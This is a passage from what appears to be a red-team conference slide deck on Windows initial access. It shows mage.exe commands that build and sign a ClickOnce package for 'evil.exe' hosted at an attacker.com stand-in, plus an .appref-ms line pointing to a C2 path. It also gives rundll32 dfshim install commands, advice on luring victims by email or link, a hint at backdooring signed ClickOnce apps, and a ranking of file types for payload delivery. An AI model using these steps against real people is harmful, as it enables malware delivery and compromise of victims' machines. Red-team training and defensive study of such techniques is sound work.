
» 4. Create deployment manifest (.application)

notice „-Install true”, designates „Online only” vs „Online or Offline” deployment:

```
» Cmd> mage -New Deployment -Processor msil -Install true -Publisher "My Evil"  
-ProviderUrl https://attacker.com/evil.application  
-AppManifest 1.0.0.0\evil.exe.manifest -ToFile evil.application
```

» 5. (Optionally) Sign it

```
» Cmd> mage -Sign AppToDeploy.application -CertFile mycert.pfx -Password passwd
```





ClickOnce

» Moreover, all files except `.application` and `.manifest` can also have appended `.deploy` extension (`evil.exe.deploy`)

» Need to adjust `.application`'s `<deployment>` by adding `mapFileExtensions=„true”`

» Then once you have ClickOnce you may:

» Upload it to your webserver („Publish it”) and then lure your victim to <https://attacker.com/evil.application>

» Or deliver your victim with `.appref-ms` file, remotely deploying ClickOnce when double-clicked

» Or pack up all the files into a shiny container and deliver it seeking offline deployment (from local files)

» `.appref-ms` file, is a UTF-16-LE one-line reference pointing where ClickOnce is available online.

```
1 https://binary-offensive.com/files/c2/calcl1-unsigned/clickonce1.application#clickonce1.exe, Culture=neutral, PublicKeyToken=0000000000000000, processorArchitecture=msil
2 .....
```

» Can be conveniently delivered via email or link. Double-click initiates ClickOnce deployment


» Deployment can be initiated also from command line:

» Install: `cmd> rundll32.exe dfshim.dll,ShOpenVerbApplication C:\Path\to\evil.application`

» Uninstall: `cmd> rundll32.exe dfshim.dll,ShArpMaintain C:\Path\to\evil.application`

» We can even backdoor existing, third-party signed ClickOnce deployments!

» Check out [REMARKABLE DEF CON 30 - ClickOnce Abuse for Trusted Code Execution](#) talk by Nick Powers & Steven Flores!





Outro



Conclusions

- » When Macros are gone, Threat Actors adapt.
 - » So do Red Teams.
- » We keep on undusting rusty old code execution primitives, inventing new or morphing existent.
 - » So do Threat Actors.
 - » But options are limited, so the downfall of classic Windows file-based initial access is on the horizon
- » Currently EXE + DLL Sideloads seems a wonderful way to stealthily execute dodgy code
 - » But we believe, Microsoft will soon implement mitigation policy enforcing signed programs to only load signed DLLs.
 - » Probably at first it'll be rolled out wide across Microsoft executables.
- » In my opinion, Complex Infection Chains are viable ways to proceed for months onwards.
 - » The lesser known chain components, the higher chances to get in unobstructed.

<u>BUY</u>	<u>HOLD</u>	<u>SELL</u>
CHM	LNK	Office Macros
EXE + DLL Sideloads	ISO, IMG	VBS*, HTA
MSI	CPL	EXE
MSIX, APPX	XLL	OneNote
ClickOnce, VSTO	WSF, JS	
Complex Chains	XSL	
HTML Smuggling		
ZIP, 7zip, GZ,		

Your
recommendations
for 2023

* VBScript gets obsoleted and will be available for opt-in install someday

Q & A? 😊

Full slide deck here:

<https://bit.ly/42448C8>



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<https://binary-offensive.com>

<https://github.com/mgeeky>

Hungry for more Initial Access?

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» [Explore Initial Access Framework capabilities](#)